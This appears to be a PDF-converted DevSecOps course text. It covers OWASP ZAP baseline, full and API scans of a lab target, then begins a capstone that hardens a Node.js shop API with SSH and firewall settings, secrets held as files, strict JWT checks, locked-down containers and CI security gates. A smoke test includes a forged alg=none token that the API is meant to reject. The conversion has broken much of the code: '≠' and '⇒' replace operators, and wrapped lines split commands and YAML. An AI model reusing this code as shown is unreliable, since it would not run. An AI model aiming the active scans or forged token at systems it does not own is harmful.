5. **Run a full (active) scan, on your own lab target only.** This sends attack payloads and can take 30 minutes or more; limit it with `-m`.

```bash
docker run --rm --network zapnet -v "$PWD/zap-out":/zap/wrk:rw -t
  ghcr.io/zaproxy/zaproxy:stable \
  zap-full-scan.py -t http://juice-shop:3000 -m 5 -j -r full.html
```

Compare `full.html` with `baseline.html`: the active scan reports the issues that need real attack traffic (for example SQL injection or reflected XSS candidates). Never aim this at production.

6. **Fix a finding in your own app and prove it.** Add `helmet` to `shop-api` (security headers), run `shop-api` locally on the Docker network (for example with the hardened image from L11.12), scan it before and after:

```bash
docker run -d --name shop-api --network zapnet shop-api:hardened
docker run --rm --network zapnet -v "$PWD/zap-out":/zap/wrk:rw -t
  ghcr.io/zaproxy/zaproxy:stable \
  zap-baseline.py -t http://shop-api:3000 -r shop-before.html
```

Add the headers (`Content-Security-Policy`, `X-Content-Type-Options`, `Strict-Transport-Security` once on HTTPS), rebuild, re-run with `-r shop-after.html` and compare the warning counts.

7. **Wire it into CI against staging.** `.github/workflows/dast.yml`:

```yaml
name: dast
on:
  workflow_run:
    workflows: ["deploy-staging"]       # run after a successful staging deployment
    types: [completed]
```

```
  schedule:
    - cron: "30 1 * * *"               # nightly full scan
  workflow_dispatch:
permissions:
  contents: read
jobs:
  baseline:
    if: github.event_name ≠ 'schedule'
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - name: Wait for staging to be healthy
        run: |
          for i in $(seq 1 30); do
            curl -fsS https://staging.example.com/health && exit 0; sleep 10
          done; exit 1
      - name: ZAP baseline
        run: |
          mkdir -p zap-out && chmod 777 zap-out
          docker run --rm -v "$PWD/zap-out":/zap/wrk:rw -t
  ghcr.io/zaproxy/zaproxy:stable \
            zap-baseline.py -t https://staging.example.com -c .zap/rules.conf -r
  report.html -J report.json
      - uses: actions/upload-artifact@v4
        if: always()
        with: { name: zap-baseline-report, path: zap-out/ }
  full:
    if: github.event_name == 'schedule' || github.event_name == 'workflow_dispatch'
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - name: ZAP full scan (staging only, 45 minute cap)
        run: |
          mkdir -p zap-out && chmod 777 zap-out
          docker run --rm -v "$PWD/zap-out":/zap/wrk:rw -t
  ghcr.io/zaproxy/zaproxy:stable \
            zap-full-scan.py -t https://staging.example.com -m 10 -j -c
  .zap/rules.conf -r full.html -I
      - uses: actions/upload-artifact@v4
        if: always()
        with: { name: zap-full-report, path: zap-out/ }
```

`staging.example.com` is a placeholder for your own staging host. Commit the tuned rules file as `.zap/rules.conf` so changes to the policy are reviewed in pull requests. The full scan uses `-I` so that it reports but does not block until the team trusts the findings; the baseline job is the gate. Pin the ZAP image tag or digest once you have a known-good version.

8. **API scan (if you have an OpenAPI file).**

```bash
docker run --rm --network zapnet -v "$PWD":/zap/wrk:rw -t
  ghcr.io/zaproxy/zaproxy:stable \
  zap-api-scan.py -t /zap/wrk/openapi.yaml -f openapi -r api-report.html
```

   Add `-O http://shop-api:3000` to override the server URL if the definition lists a different host.

9. **Clean up.**

```bash
docker rm -f juice-shop shop-api 2>/dev/null; docker network rm zapnet; rm -rf zap-out
```

7 Real-world scenario

Illustrative, not a documented incident. The `shop-api` team adds a ZAP baseline scan against staging after each deploy, initially with every rule at `WARN`. The first run reports 14 warnings, mostly missing headers, so the team fixes them once in the Nginx config (`add_header ... always`) and promotes those rules to `FAIL` in `.zap/rules.conf`. For weeks the stage is green.

Then a developer adds a debug route that returns stack traces. The baseline scan reports a new `FAIL`, "Application Error Disclosure", on the PR's staging deploy, the stage turns red and the route is fixed before release. Separately, the nightly full scan finds a reflected cross-site scripting issue in a search parameter that no unit test covered; the ticket is fixed within a day and a regression test is added.

A month later, the full scan job begins to time out and, worse, a 03:00 page fires because the scan flooded the staging payment webhook. The fix: exclude `/webhooks/*` through the scan context, tag scanner traffic with a header that alert rules ignore, and cap the scan time.

Lesson: a DAST gate pays off when it is tuned (few, trusted, enforced rules), aimed at a disposable environment and coordinated with the people who get paged.

8 Common mistakes and best practices

Don't

- Scan production or third-party systems without written permission, or run active scans against anything you do not own.
- Make the gate fail on every warning from day one. Teams will turn it off.

- Ignore the report: a scan nobody reads is theatre.
- Assume DAST replaces SAST, code review or threat modelling. It sees only what it can reach and cannot judge business logic.
- Scan with real user data or an admin account.
- Leave the scan unauthenticated and conclude "no issues" about the 90% of the app behind login.

Do

- Run the quick passive baseline on every staging deploy, and the active full or API scan on a schedule in an ephemeral environment.
- Keep a rules file in Git; ratchet rules from `WARN` to `FAIL` as you fix them; record every `IGNORE` with a reason.
- Authenticate with a dedicated low-privilege test user so the scan reaches real functionality.
- Publish reports as artifacts and create tickets for new High/Medium findings.
- Warn on-call and label scanner traffic so it does not trigger incidents.
- Combine layers: SAST on code, dependency, secrets and image scans earlier, DAST on the deployed app.

9 Tasks

- [ ] **T1 — Run your first baseline scan** *(≈30 min, beginner)*
  - **Goal:** get a ZAP report from a local, deliberately vulnerable target.
  - **Steps:**
    1. Follow steps 1-3 for Juice Shop on `127.0.0.1`.
    2. Open `baseline.html` and list the top three alerts with risk, URL and recommended fix.
    3. State whether each is something SAST could have found.
  - **Done when:** you have a report file and a three-row table of alert, risk and fix.
- [ ] **T2 — Compare passive and active scans** *(≈60 min, intermediate)*
  - **Goal:** see why active scanning is riskier and more thorough.
  - **Steps:**
    1. Run the baseline and a time-limited full scan (`-m 5`) against Juice Shop.
    2. Diff the two reports: alerts only the full scan found.

3. Check Juice Shop's container logs (`docker logs juice-shop | tail`) to see the attack traffic.

- **Done when:** you list at least two alerts unique to the full scan and explain why they need active probing.

- [ ] **T3 — Build a ratcheting gate** *(≈45 min, intermediate)*
  - **Goal:** make the scan enforce a policy that can only improve.
  - **Steps:**
    1. Generate `gen.conf` and promote two rules to `FAIL`.
    2. Show the scan exits `1` while the issue exists.
    3. Fix the issue (headers at Nginx or `helmet`), re-scan and show exit `0` or `2` without the promoted rules failing.
  - **Done when:** you have exit `1` before and no `FAIL` after, with the config in Git.
- [ ] **T4 — Break and fix a real app of yours** *(≈60 min, intermediate)*
  - **Goal:** test your own service end to end.
  - **Steps:**
    1. Run the `shop-api` image on the `zapnet` network.
    2. Add a deliberately weak endpoint (for example a route that echoes a query parameter unescaped in HTML).
    3. Run the baseline and full scans, find the reflected XSS, fix it with output escaping and a CSP, and scan again.
  - **Done when:** the before report flags the echo route and the after report no longer does.
- [ ] **T5 — Put ZAP in CI against staging or an ephemeral stack** *(≈90 min, advanced)*
  - **Goal:** automate DAST in the pipeline.
  - **Steps:**
    1. In a test repository, use Docker Compose in the GitHub Actions job to start `shop-api` and Redis/Postgres (or just the API), wait for `/health`, then run `zap-baseline.py` against it.
    2. Upload the reports as artifacts.
    3. Open a PR that removes a security header and confirm the job fails (with that rule set to `FAIL`).
  - **Done when:** one PR shows a red ZAP check with the report attached and the fixed PR shows green.
- [ ] **T6 — Prove it: explain the programme** *(≈30 min, advanced)*

- **Goal:** justify a DAST strategy to a team lead.
- **Steps:**
  1. Without notes, write a one-page plan for `shop-api`: which scans run when, against which environment, with which credentials, who is warned, how findings become tickets, and what can block a release.
  2. Add a table comparing what SAST, dependency, image, secrets and DAST each find for the same vulnerable route.
- **Done when:** a reviewer can approve the plan without asking "is this safe to run and who sees the results".

10 Self-check questions

1. What does DAST find that SAST cannot, and the other way round?
2. Why is the baseline scan safe to run frequently while the full scan is not?
3. What do ZAP exit codes 0, 1 and 2 mean, and how do you make a finding fail the build?
4. Why should a scan be authenticated, and with which kind of account?
5. Where should DAST run in a delivery pipeline, and where never?

ANSWERS

1. DAST finds runtime and deployment problems (headers, TLS, configuration, exposed endpoints, injection visible over HTTP) regardless of language; SAST finds insecure code paths, hard-coded secrets and tainted data flows even in code that no request has reached yet.
2. The baseline scan only spiders briefly and passively inspects responses, sending no attack payloads; the full scan actively sends malicious inputs that can change data, trigger alarms or overload a target.
3. 0 means no alerts at the failing level, 1 at least one `FAIL`, 2 at least one `WARN`. Set the rule to `FAIL` in the config file passed with `-c`.
4. Most functionality is behind login, so an unauthenticated scan covers little. Use a dedicated low-privilege test account with fake data.
5. After deploying to staging or an ephemeral environment (baseline on every deploy, full on a schedule); never actively against production or systems you are not authorised to test.

11 Further reading

- ZAP documentation (zaproxy.org/docs): *Docker*, *Baseline Scan*, *Full Scan*, *API Scan* and the *Automation Framework*.

- OWASP Web Security Testing Guide (WSTG) for the manual methodology behind the tools.
- OWASP Juice Shop project documentation (the practice target).
- *Alice and Bob Learn Application Security* by Tanya Janca, which places SAST/DAST in a DevSecOps programme.

LAB NOTES What I ran, what I saw, what it means

★ Harden shop-api end to end, with security gates in CI

Level 11 capstone ~10 hours

1 Goal and outcome

You will take the sample stack (`shop-api`: a Node.js API behind Nginx, with PostgreSQL and Redis) from "works on my laptop" to "hard to attack and hard to ship with a known flaw". Concretely, by the end:

- The **host** that would run it has key-only SSH, a default-deny firewall and fail2ban (L11.01 §11.1).
- The **cloud definition** (Terraform, scanned but never applied) and an IAM policy follow least privilege (L11.02 §11.2, L11.03 §11.3).
- **No secret** lives in the image, the repository or an environment variable. Secrets are mounted as files (L11.04 §11.4) and a gitleaks hook and CI job stop leaks (L11.11).
- The **API** verifies JWTs strictly, enforces ownership, validates input and rate limits (L11.05 §11.5, L11.06 §11.6, L11.07 §11.7, L11.08 §11.8).
- The **containers** run as non-root, read-only, with all capabilities dropped, on a distroless base (L11.12).
- A **GitHub Actions pipeline** blocks merges on leaked secrets, vulnerable dependencies, vulnerable images and misconfigured IaC, and runs an OWASP ZAP baseline scan against the running stack (L11.09 §11.9, L11.10, L11.13).

Safety rule for the whole project: every attack, scan and "break it" step targets *your own* laptop, VM or repository only. Nothing here is aimed at a system you do not own. The Terraform in this project is scanned, never applied, so there is no cloud bill.

2 Architecture




Figure 11-1

The `backend` network is `internal: true`, so the database and cache have no route to the internet and cannot be reached from the host. Only Nginx publishes a port, and only on `127.0.0.1`.




Figure 11-2

3 Prerequisites and cost

- A Linux or macOS machine with **Docker** and **Docker Compose v2**, **Node.js 22**, `git`, `curl`, `openssl`, `python3`. All free.
- A **GitHub account** and an empty repository you own (public repos get free Actions minutes and free secret scanning push protection).

- For milestone 1 only: a throwaway Linux VM you can reach through a console (Multipass, Vagrant, VirtualBox, or a small cloud VPS you will delete). **Never practise SSH or firewall changes on a server you cannot recover.**
- Optional: `terraform` (only `fmt` / `validate` are used). **No AWS account is needed**; the cloud files are scanned, not applied.
- Cost: **$0** locally. If you use a VPS for milestone 1, delete it afterwards (teardown step).
- Commands that call Docker, Trivy, gitleaks or ZAP print output *similar to* what is shown, not byte-identical; versions and vulnerability counts change daily.

4 Build it step by step

Milestone 0 — Create the baseline and threaten-model it

```bash
mkdir -p ~/shop-secure/{nginx,secrets,scripts,infra,.github/workflows,.zap} && cd ~/shop-
  secure
git init -b main
npm init -y >/dev/null
npm install express@4 helmet express-rate-limit jose
printf 'node_modules/\nsecrets/\n.env*\nzap-out/\n' > .gitignore
```

Write down a one-page threat model as `THREATS.md` before you build anything: list the assets (customer orders, the JWT signing key, the database), the entry points (Nginx port, SSH, CI), and for each of the OWASP Top 10 (L11.05 §11.5) categories one sentence on where it could hit `shop-api`. You will tick these off as the milestones close them.

Milestone 1 — Harden the host (on your throwaway VM)

Keep a second SSH session open while you do this. Create a deploy user with your public key first (see L11.01 §11.1 for the full walkthrough), then:

```bash
sudo tee /etc/ssh/sshd_config.d/10-hardening.conf >/dev/null <<'EOF'
PermitRootLogin no
PasswordAuthentication no
KbdInteractiveAuthentication no
MaxAuthTries 3
AllowUsers deploy
EOF
sudo sshd -t && sudo systemctl reload ssh      # "sshd" on RHEL-family systems
sudo ufw default deny incoming && sudo ufw default allow outgoing
sudo ufw limit 22/tcp && sudo ufw allow 443/tcp
sudo ufw enable && sudo ufw status verbose
sudo apt-get install -y fail2ban unattended-upgrades && sudo systemctl enable --now
  fail2ban
sudo sshd -T | grep -Ei '^(permitrootlogin|passwordauthentication|allowusers)'
```

Expect `permitrootlogin no`, `passwordauthentication no`, `allowusers deploy`, and `Status: active` from ufw.

Milestone 2 — Cloud definition and least-privilege IAM (scan only)

`infra/main.tf` describes the security groups and bucket the stack would use on AWS (`us-east-1`). It is documentation-as-code that Trivy can judge:

```hcl
resource "aws_security_group" "alb" {
  name        = "shop-alb"
  description = "Public HTTPS to the load balancer"
  vpc_id      = var.vpc_id
  ingress {
    description = "HTTPS from the internet"
    from_port   = 443
    to_port     = 443
    protocol    = "tcp"
    cidr_blocks = ["0.0.0.0/0"]
  }
}

resource "aws_security_group" "app" {
  name        = "shop-app"
  description = "App tier, only reachable from the ALB"
  vpc_id      = var.vpc_id
  ingress {
    description     = "API port from ALB only"
    from_port       = 3000
```

```
    to_port         = 3000
    protocol        = "tcp"
    security_groups = [aws_security_group.alb.id]
  }
}

resource "aws_security_group" "db" {
  name        = "shop-db"
  description = "PostgreSQL, only reachable from the app tier"
  vpc_id      = var.vpc_id
  ingress {
    description     = "PostgreSQL from app tier only"
    from_port       = 5432
    to_port         = 5432
    protocol        = "tcp"
    security_groups = [aws_security_group.app.id]
  }
}

variable "vpc_id" { type = string }
```

`infra/iam-shop-api.json` is the whole permission set the API task role needs (read its own uploads, nothing else):

```
JSON
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "ReadOwnUploads",
      "Effect": "Allow",
      "Action": ["s3:GetObject"],
      "Resource": "arn:aws:s3:::shop-example-uploads/uploads/*"
    }
  ]
}
```

Scan the folder (no AWS credentials are needed because Trivy only reads the files):

```
BASH
docker run --rm -v "$PWD":/work aquasec/trivy:latest config /work/infra --severity
  HIGH,CRITICAL
```

Expect no HIGH or CRITICAL findings for the files above. The `0.0.0.0/0` rule on the ALB is intentional (a public HTTPS entry point); if your Trivy version flags it anyway, record it as an accepted risk in `.trivyignore` with a reason and a review date (see Task T3). Findings change as Trivy's rules evolve, so read each one rather than assuming.

Milestone 3 — Secrets as files, and a gitleaks guard

```bash
chmod 700 secrets
openssl rand -base64 32 > secrets/jwt_secret
openssl rand -base64 24 | tr -d '/+=' > secrets/db_password
chmod 444 secrets/*          # readable by the non-root container user; the directory is
  700 so other host users cannot reach them
git check-ignore secrets/jwt_secret && echo "ignored by git: good"
```

Create `.gitleaks.toml` (the built-in rules stay on; this adds an allowlist for the test fixture you will use later) and a pre-commit hook as shown in L11.11:

```bash
cat > .gitleaks.toml <<'EOF'
title = "shop-secure gitleaks config"
[extend]
useDefault = true
[allowlist]
description = "Lab docs only"
paths = ['''THREATS\.md''']
EOF
cat > .pre-commit-config.yaml <<'EOF'
repos:
  - repo: https://github.com/gitleaks/gitleaks
    rev: <LATEST_RELEASE_TAG>        # pin to a real release tag
    hooks:
      - id: gitleaks
EOF
pip install pre-commit && pre-commit install
```

Milestone 4 — The API: strict JWT verification, ownership, validation, limits

Save as `server.js`. It reads secrets from files, verifies a token's algorithm, issuer, audience and expiry, derives the order owner from the token (never the body), returns 404 for other people's orders, validates types and ranges, caps the body size, and rate limits. A dev-only token endpoint exists so you can test without an identity provider; it is off unless `ENABLE_DEV_TOKENS=true`.

```javascript
'use strict';
const fs = require('fs');
const express = require('express');
const helmet = require('helmet');
const { rateLimit } = require('express-rate-limit');
const { jwtVerify, SignJWT } = require('jose');

const readSecret = (name) => {
```

```
  const file = process.env[`${name}_FILE`];
  if (!file) throw new Error(`${name}_FILE is not set`);
  return fs.readFileSync(file, 'utf8').trim();
};
const key = new TextEncoder().encode(readSecret('JWT_SECRET'));

const app = express();
app.disable('x-powered-by');
app.use(helmet());
app.use(express.json({ limit: '10kb' }));
app.use(rateLimit({ windowMs: 60_000, limit: 100, standardHeaders: true, legacyHeaders:
  false }));

const orders = new Map();            // lab only: data lives in memory
let nextId = 1;

async function auth(req, res, next) {
  const h = req.get('authorization') || '';
  if (!h.startsWith('Bearer ')) return res.status(401).json({ error: 'missing token' });
  try {
    const { payload } = await jwtVerify(h.slice(7), key, {
      algorithms: ['HS256'], issuer: 'shop-auth', audience: 'shop-api',
    });
    req.user = { id: payload.sub, role: payload.role };
    next();
  } catch {
    res.status(401).json({ error: 'invalid token' });
  }
}

app.get('/health', (req, res) => res.json({ status: 'ok' }));
app.get('/products', (req, res) => res.json([{ id: 1, name: 'mug', price: 9.5 }]));

app.post('/orders', auth, (req, res) => {
  const { productId, qty } = req.body || {};
  if (!Number.isInteger(productId) || !Number.isInteger(qty) || qty < 1 || qty > 100) {
    return res.status(400).json({ error: 'productId and qty must be integers (qty 1-100)'
  });
  }
  const order = { id: nextId++, owner: req.user.id, productId, qty };
  orders.set(order.id, order);
  res.status(201).json(order);
});

app.get('/orders/:id', auth, (req, res) => {
  const order = orders.get(Number(req.params.id));
  if (!order || (order.owner !== req.user.id && req.user.role !== 'admin')) {
    return res.status(404).json({ error: 'not found' });
  }
  res.json(order);
});

if (process.env.ENABLE_DEV_TOKENS === 'true') {
```

```
  app.post('/dev/token', async (req, res) => {
    const token = await new SignJWT({ role: req.body?.role === 'admin' ? 'admin' : 'user'
  })
      .setProtectedHeader({ alg: 'HS256' }).setSubject(String(req.body?.sub || 'u1'))
      .setIssuer('shop-auth').setAudience('shop-api').setExpirationTime('15m').sign(key);
    res.json({ token });
  });
}

app.use((err, req, res, next) => res.status(400).json({ error: 'bad request' }));
app.listen(3000, '0.0.0.0', () => console.log('shop-api listening on 3000'));
```

Run it directly first (no Docker) with dev tokens on and prove the controls:

BASH

```
JWT_SECRET_FILE=$PWD/secrets/jwt_secret ENABLE_DEV_TOKENS=true node server.js &
TOKEN=$(curl -s -XPOST localhost:3000/dev/token -H 'content-type: application/json' -d
  '{"sub":"alice"}' | sed -n 's/.*"token":"\([^"]*\)".*/\1/p')
curl -s -XPOST localhost:3000/orders -H "authorization: Bearer $TOKEN" -H 'content-type:
  application/json' -d '{"productId":1,"qty":2}'
# {"id":1,"owner":"alice","productId":1,"qty":2}
curl -s -XPOST localhost:3000/orders -H "authorization: Bearer $TOKEN" -H 'content-type:
  application/json' -d '{"productId":"1","qty":2}'
# {"error":"productId and qty must be integers (qty 1-100)"}
BOB=$(curl -s -XPOST localhost:3000/dev/token -H 'content-type: application/json' -d
  '{"sub":"bob"}' | sed -n 's/.*"token":"\([^"]*\)".*/\1/p')
curl -s -w ' %{http_code}\n' localhost:3000/orders/1 -H "authorization: Bearer $BOB"     #
  {"error":"not found"} 404
kill %1
```

Save the checks you will reuse in CI as `scripts/security-smoke.sh`:

BASH

```
#!/usr/bin/env bash
# Usage: BASE=http://127.0.0.1:8080 scripts/security-smoke.sh   (own lab only)
set -u
BASE=${BASE:-http://127.0.0.1:8080}
fail=0
check() {   # check "<name>" "<expected>" "<actual>"
  if [ "$2" = "$3" ]; then echo "PASS $1"; else echo "FAIL $1 (expected $2, got $3)";
  fail=1; fi
}
code() { curl -s -o /dev/null -w '%{http_code}' "$@"; }

check "health is public"            200 "$(code "$BASE/health")"
check "orders without token"        401 "$(code -XPOST "$BASE/orders")"
check "forged alg=none token"       401 "$(code -XPOST "$BASE/orders" -H "authorization:
  Bearer eyJhbGciOiJub25lIn0.eyJzdWIiOiJhZG1pbiIsInJvbGUiOiJhZG1pbiJ9.")"
check "dev token endpoint is off"   404 "$(code -XPOST "$BASE/dev/token")"
```

```
check "no X-Powered-By header"      0   "$(curl -sI "$BASE/health" | grep -ci '^x-powered-
  by')"
check "nosniff header present"      1   "$(curl -sI "$BASE/health" | grep -ci '^x-content-
  type-options: nosniff')"
check "server version hidden"       0   "$(curl -sI "$BASE/health" | grep -Eci '^server:
  .*[0-9]+\.[0-9]+')"
exit $fail
```

`chmod +x scripts/security-smoke.sh`. Run against the app started *without* dev tokens; on a bare `node server.js` use `BASE=http://127.0.0.1:3000` (the last check then fails because there is no Nginx yet, which is expected until milestone 5).

Milestone 5 — Minimal, non-root, read-only containers

`Dockerfile`:

DOCKERFILE

```
FROM node:22-slim AS build
WORKDIR /app
COPY package.json package-lock.json ./
RUN npm ci --omit=dev
COPY server.js ./

FROM gcr.io/distroless/nodejs22-debian12:nonroot
WORKDIR /app
COPY --from=build /app /app
EXPOSE 3000
HEALTHCHECK --interval=30s --timeout=3s CMD ["/nodejs/bin/node", "-e",
  "fetch('http://127.0.0.1:3000/health').then(r⇒process.exit(r.ok?
  0:1)).catch(()⇒process.exit(1))"]
CMD ["server.js"]
```

`nginx/default.conf`:

```nginx
limit_req_zone $binary_remote_addr zone=perip:10m rate=10r/s;

server {
    listen 8080;
    server_tokens off;
    client_max_body_size 16k;

    location / {
        limit_req zone=perip burst=20 nodelay;
        proxy_pass http://api:3000;
        proxy_set_header Host $host;
        proxy_set_header X-Forwarded-For $remote_addr;
    }
}
```

`compose.yaml`:

```yaml
services:
  nginx:
    image: nginx:1.27-alpine
    ports: ["127.0.0.1:8080:8080"]
    volumes: ["./nginx/default.conf:/etc/nginx/conf.d/default.conf:ro"]
    read_only: true
    tmpfs: ["/var/cache/nginx", "/var/run", "/tmp"]
    cap_drop: [ALL]
    cap_add: [CHOWN, SETGID, SETUID]
    security_opt: ["no-new-privileges:true"]
    networks: [frontend]
    depends_on: [api]
  api:
    build: .
    image: shop-api:secure
    environment:
      JWT_SECRET_FILE: /run/secrets/jwt_secret
      DB_PASSWORD_FILE: /run/secrets/db_password
    secrets: [jwt_secret, db_password]
    read_only: true
    cap_drop: [ALL]
    security_opt: ["no-new-privileges:true"]
    pids_limit: 100
    mem_limit: 256m
    networks: [frontend, backend]
  db:
    image: postgres:16-alpine
    environment:
      POSTGRES_PASSWORD_FILE: /run/secrets/db_password
    secrets: [db_password]
```

```
    volumes: ["dbdata:/var/lib/postgresql/data"]
    tmpfs: ["/var/run/postgresql"]
    cap_drop: [ALL]
    cap_add: [CHOWN, DAC_OVERRIDE, FOWNER, SETGID, SETUID]
    security_opt: ["no-new-privileges:true"]
    networks: [backend]
  cache:
    image: redis:7-alpine
    command: ["redis-server", "--save", "", "--appendonly", "no"]
    read_only: true
    cap_drop: [ALL]
    security_opt: ["no-new-privileges:true"]
    networks: [backend]
networks:
  frontend: {}
  backend:
    internal: true
volumes:
  dbdata: {}
secrets:
  jwt_secret: { file: ./secrets/jwt_secret }
  db_password: { file: ./secrets/db_password }
```

The lab API keeps orders in memory and does not open the database connection, but the database and cache still run so the network isolation, secret mounting and capability dropping are exercised on every service. Bring it up and check:

BASH

```
docker compose up -d --build
docker compose ps                                    # all services "running"; api shows
  (healthy) after ~30s
docker compose exec api id 2>&1 | head -1            # fails: distroless has no shell or id
  binary (that is the point)
docker inspect "$(docker compose ps -q api)" --format '{{.Config.User}}
  {{.HostConfig.ReadonlyRootfs}} {{.HostConfig.CapDrop}}'
# similar to: 65532 true [ALL]
curl -s -i http://127.0.0.1:8080/health | head -3    # HTTP/1.1 200 OK, "Server: nginx"
  without a version
nc -zv 127.0.0.1 5432 2>&1 | tail -1                 # connection refused: the database is
  not published
scripts/security-smoke.sh                            # 7 PASS lines, exit 0
```

If a service restarts in a loop, read `docker compose logs <service>`: a read-only filesystem or a dropped capability is the usual cause, and the fix is a specific `tmpfs` or one named `cap_add`, never `privileged: true`.

Milestone 6 — Wire the scans into CI

`.github/dependabot.yml`:

```yaml
version: 2
updates:
  - package-ecosystem: npm
    directory: "/"
    schedule: { interval: weekly }
  - package-ecosystem: docker
    directory: "/"
    schedule: { interval: weekly }
  - package-ecosystem: github-actions
    directory: "/"
    schedule: { interval: weekly }
```

`.zap/rules.conf` (rule id, action, comment; tab-separated). Start by enforcing the header rules you fixed with Helmet and leave the rest as warnings:

```
10020     FAIL    (Missing Anti-clickjacking Header)
10021     FAIL    (X-Content-Type-Options Header Missing)
10038     WARN    (Content Security Policy Header Not Set)
10049     IGNORE  (Non-Storable Content, expected for an API)
```

`.github/workflows/security.yml`:

```yaml
name: security
on:
  pull_request:
  push:
    branches: [main]
  schedule:
    - cron: "17 4 * * 1"          # weekly rescan: new CVEs appear for code that did not
  change
permissions:
  contents: read

jobs:
  secrets:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
        with: { fetch-depth: 0 }       # full history, a shallow clone hides old leaks
      - name: gitleaks
        run: |
          docker run --rm -v "$PWD":/repo zricethezav/gitleaks:<PINNED_VERSION> \
            git /repo -c /repo/.gitleaks.toml --redact -v
```

```
  deps:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-node@v4
        with: { node-version: 22, cache: npm }
      - run: npm ci
      - run: npm audit --audit-level=high --omit=dev
      - run: npm audit signatures
      - uses: actions/dependency-review-action@v4
        if: github.event_name == 'pull_request'
        with: { fail-on-severity: high }

  iac:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - name: Trivy filesystem scan (vulnerabilities and secrets)
        uses: aquasecurity/trivy-action@0.28.0        # pin to the full commit SHA of the
  release you reviewed
        with:
          scan-type: fs
          scanners: vuln,secret
          severity: HIGH,CRITICAL
          ignore-unfixed: true
          exit-code: "1"
      - name: Trivy config scan (Dockerfile, compose, Terraform)
        uses: aquasecurity/trivy-action@0.28.0
        with:
          scan-type: config
          severity: HIGH,CRITICAL
          exit-code: "1"

  image:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - run: docker build -t shop-api:ci .
      - name: Trivy image scan
        uses: aquasecurity/trivy-action@0.28.0
        with:
          image-ref: shop-api:ci
          severity: HIGH,CRITICAL
          ignore-unfixed: true
          exit-code: "1"

  dast:
    needs: image
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - name: Create throwaway CI secrets
```

```
        run: |
          mkdir -p secrets && chmod 700 secrets
          openssl rand -base64 32 > secrets/jwt_secret
          openssl rand -base64 24 | tr -d '/+=' > secrets/db_password
          chmod 444 secrets/*
      - name: Start the stack
        run: |
          docker compose up -d --build
          for i in $(seq 1 30); do curl -fsS http://127.0.0.1:8080/health && break; sleep
2; done
      - name: Security smoke tests
